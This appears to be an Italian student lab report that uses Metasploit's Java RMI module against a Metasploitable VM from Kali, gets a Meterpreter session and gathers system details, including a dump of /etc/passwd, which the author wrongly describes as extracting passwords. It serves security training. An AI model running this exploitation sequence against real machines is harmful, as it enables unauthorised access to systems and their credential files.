SESSIONE METERPRETER SU METASPLOITABLE – M4

INDICE

MACCHINE VIRTUALI


Le macchine virtuali che utilizzeremo oggi sono Kali Linux (attaccante) e Metasploitable (target).

Prima di tutto dobbiamo modificare gli indirizzi IP con il seguente comando da terminale:


sudo nano /etc/network/interfaces

I nuovi indirizzi IP devono essere 192.168.11.111 per Kali e 192.168.11.112 per Metasploitable come indicato dalla consegna dell'esercizio.

Controlliamo che le macchine comunichino tra di loro con un semplice Ping ai rispettivi indirizzi IP sapendo che entrambe hanno la scheda di rete in Bridge.



ifconfig che fa vedere indirizzo IP Kali



ifconfig che fa vedere indirizzo IP Metasploitable

SCANSIONE NMAP


Sappiamo, grazie alla traccia dell'esercizio, che sulla porta 1099 della VM Metasploitable è presente un servizio vulnerabile (Java RMI) attivo in ascolto, ma visto che, teoricamente, non dovremmo saperlo avviamo una scansione con nmap per vedere quali servizi sono attivi in ascolto.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 1-1200 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 13:48 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00038s latency).
Not shown: 1188 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
MAC Address: 08:00:27:F9:69:C2 (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds

┌──(kali㉿kali)-[~]
└─$
```


Dall'immagine soprastante possiamo vedere le porte che accettano connessioni e i servizi, a noi interessa la porta 1099 che ha una vulnerabilità che ci permetterebbe, tramite una sessione di Meterpreter, eventualmente di scrivere codice arbitrario con privilegi elevati.

AVVIO E CONFIGURAZIONE METASPLOIT

Avviamo Metasploit su Kali Linux da terminale con il comando *msfconsole* .




Dopo aver avviato Metasploit comparirà la sua interfaccia (immagine sopra) da cui cercheremo con il comando *search* seguito da *java RMI* per cercare moduli di exploit con la parola chiave che ci interessa e i risultati che compaiono sono i seguenti:



Dopo aver velocemente analizzato la lista dei risultati, riteniamo il modulo numero 4 (exploit/multi/misc/java_rmi_server) il più adatto per la vulnerabilità da noi precedentemente individuata sulla porta 1099 e quindi la selezioniamo con il comando *use 4* .


Ora controlliamo le opzioni con il comando *show options* per assicurarci che siano a posto e che tutte le configurazioni che hanno “yes” in required siano impostate.



Possiamo notare che RHOSTS non è configurato e quindi lo configuriamo noi con il comando set RHOST seguito dall’indirizzo IP della macchina target.

Il payload è stato configurato automaticamente di default quindi controlliamo per sicurezza un’ultima volta che tutte le configurazioni siano corrette con *show options* prima di avviare l’exploit.

EXPLOIT




Eseguiamo il comando *exploit* cercando di ottenere un accesso non autorizzato alla macchina vittima.

METERPRETER


Avendo eseguito con successo l'exploit, sfruttando la vulnerabilità Java RMI, adesso abbiamo ottenuto una sessione Meterpreter su Metasploitable che ci consente di eseguire vari comandi e azioni come quelli che vedremo qua sotto.

RACCOLTA INFORMAZIONI SU MACCHINA TARGET

Possiamo ottenere i dettagli sulla configurazione di rete della macchina con il comando *ifconfig* che ci restituirà le informazioni della macchina target, non della macchina in cui viene usato.



Possiamo anche ottenere informazioni sulla tabella di routing della macchina target, utili per comprendere il percorso del traffico di rete della VM. Usiamo il comando *route* .



Usando il comando *sysinfo* possiamo ottenere informazioni di sistema come nome, sistema operativo, architettura e lingua di sistema.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Grazie a questa sessione Meterpreter possiamo anche estrarre le password presenti nel sistema con il seguente comando:

cat /etc/passwd

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
meterpreter >
```

CONCLUSIONI

Concludo questa relazione sottolineando la potenza di tool come Meterpreter che da una semplice vulnerabilità causata da una porta aperta in ascolto può avere un accesso di così alto livello potendo eseguire molte azioni sulla macchina target, azioni che un malintenzionato potrebbe eseguire per i suoi scopi o per i motivi più disparati.